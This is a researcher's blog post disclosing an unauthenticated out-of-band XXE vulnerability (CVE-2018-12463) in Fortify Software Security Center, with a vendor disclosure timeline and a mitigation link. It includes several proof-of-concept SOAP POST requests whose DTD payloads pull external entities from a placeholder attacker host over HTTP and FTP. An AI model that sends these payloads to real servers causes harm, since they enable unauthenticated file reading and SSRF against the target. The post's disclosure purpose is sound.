Out-of-Band XML External Entity (OOB-XXE) exploitation over Fortify Software Security Center (SSC) 17.10, 17.20 & 18.10 (0day CVE-2018–12463)

alt3kx Follow
Jul 12, 2018 · 4 min read


Hello ninjas!, last months I come back to do a little research & exploit development (hard work, because I can't be spent the time on this as I desire) and thinking new vectors for RedTeams/Pentesters (lateral movements) etc on software products, so I found interesting security issues over Fortify product, What is Fortify? is a secure product to perform source code audit/analysis based on "rulepacks" that could be integrated with other security tools as WebInspect (same vendor) or Jenkins, etc, product details here: https://marketplace.microfocus.com/fortify

Vulnerability

XML external entity (XXE) vulnerability in **/ssc/fm-ws/services** in

Fortify Software Security Center (SSC) allows remote unauthenticated users to read arbitrary files or conduct server-side request forgery (SSRF) attacks via a crafted DTD in an XML request.

Fortify version tested details :



Fortify Software Security Center (SSC) Version 17.10.0158

Proof of Concept exploit:

The offending **POST** method is:

```
POST /ssc/fm-ws/services HTTP/1.1
Accept-Encoding: gzip, deflate
SOAPAction: “”
```

```
Accept: text/xml
Content-Type: text/xml; charset=UTF-8; text/html;
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_121
Host: fortifyserver.com
Connection: close
Content-Length: 1765

<?xml version=’1.0' encoding=’UTF-8'?>
<!Your payload here “http://intuder.IP.here/alex1.dtd">

[../snip]
```

***Note**: As remark that is not necessary to be used the credentials or any authentication, the POST method above was extracted using Burp Suite to know the exact API path and data sending to the server.*

RedTeam Vector (1): Transitional payload

```
POST /ssc/fm-ws/services HTTP/1.1
Accept-Encoding: gzip, deflate
SOAPAction: “”
Accept: text/xml
Content-Type: text/xml; charset=UTF-8; text/html;
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_121
Host: fortifyserver.com
Connection: close
Content-Length: 1789

<?xml version=”1.0" encoding=”utf-8"?>
<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN”
“http://intruder.ip.here/alex1.dtd">
```

```
[../snip]
```

Using ”Transitional” payload, connection to HTTP server (intruder) it works!

RedTeam Vector (2): Classic OOB XXE payload

```
POST /ssc/fm-ws/services HTTP/1.1
Accept-Encoding: gzip, deflate
SOAPAction: “”
Accept: text/xml
Content-Type: text/xml; charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_121
Host: fortifyserver.com
Connection: close
Content-Length: 1750
```

```
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE data SYSTEM "http://intruder.ip.here/alex1.dtd">
<data>&send;</data>


[../snip]
```

Using classic "OOB XXE" payload, connection to HTTP server (intruder) it works!

RedTeam Vector (3): FTP payload with ruby FTP server emulator

```
POST /ssc/fm-ws/services HTTP/1.1
Accept-Encoding: gzip, deflate
SOAPAction: ""
Accept: text/xml
Content-Type: text/xml; charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
```

```
User-Agent: Java/1.8.0_121
Host: fortifyserver.com
Connection: close
Content-Length: 1769

<?xml version=’1.0' encoding=’UTF-8'?>
<!DOCTYPE data SYSTEM “ftp://intruder.ip.here:2121">

[../snip]
```

Using ”FTP payload”, connection to FTP server (intruder) emulator, it works!

RedTeam Vector (4): FTP payloads with FTP python server

```
POST /ssc/fm-ws/services HTTP/1.1
Accept-Encoding: gzip, deflate
SOAPAction: “”
Accept: text/xml
Content-Type: text/xml; charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_121
Host: fortifyserver.com
Connection: close
Content-Length: 1769

<?xml version=’1.0' encoding=’UTF-8'?>
<!DOCTYPE data SYSTEM “ftp://intruder.ip.here:2121">

[../snip]
```

Using ”FTP payload”, connection to FTP python server (intruder) , it works!

RedTeam Vector (5): FTP payload, server compromised

```
POST /ssc/fm-ws/services HTTP/1.1
Accept-Encoding: gzip, deflate
SOAPAction: “”
Accept: text/xml
Content-Type: text/xml; charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.8.0_121
Host: fortifyserver.com
Connection: close
Content-Length: 1769

<?xml version=’1.0' encoding=’UTF-8'?>
<!DOCTYPE data SYSTEM
“ftp://anonymous:anonymous@intruder.ip.here:2121/alex1.txt">

[../snip]
```

Timeline:

2018–05–24: Discovered
2018–05–25: Retest PRO environment
2018–05–31: Vendor notification, two issues found
2018–05–31: Vendor feedback received
2018–06–01: Internal communication
2018–06–01: Vendor feedback, two issues are confirmed
2018–06–05: Vendor notification, new issue found
2018–06–06: Vendor feedback, evaluating High submission
2018–06–08: Vendor feedback, High issue is confirmed
2018–06–19: Researcher, reminder sent

2018–06–22: Vendor feedback, summary of CVEs handled as official way
2018–06–26: Vendor feedback, official Hotfix for High issue available to test
2018–06–29: Researcher feedback
2018–07–02: Researcher feedback
2018–07–04: Researcher feedback, Hotfix tested on QA environment
2018–07–05: Vendor feedback
2018–07–09: Vendor feedback, final details to disclosure the CVE and official Hotfix availabe for customers.
2018–07–09: Vendor feedback, CVE and official Hotfix to be disclosure
2018–07–12: Agreements with the vendor to publish the CVE/Advisory.
2018–07–12: Public report

Discovered by:
Alex Hernandez aka alt3kx:
==========
Please visit https://github.com/alt3kx for more information.

My current exploit list @exploit-db: https://www.exploit-db.com/author/?a=1074

Mitigations
=======

Provided by the vendor here:

Document ID: KM03201563
https://softwaresupport.softwaregrp.com/document/-/facetsearch/document/KM03201563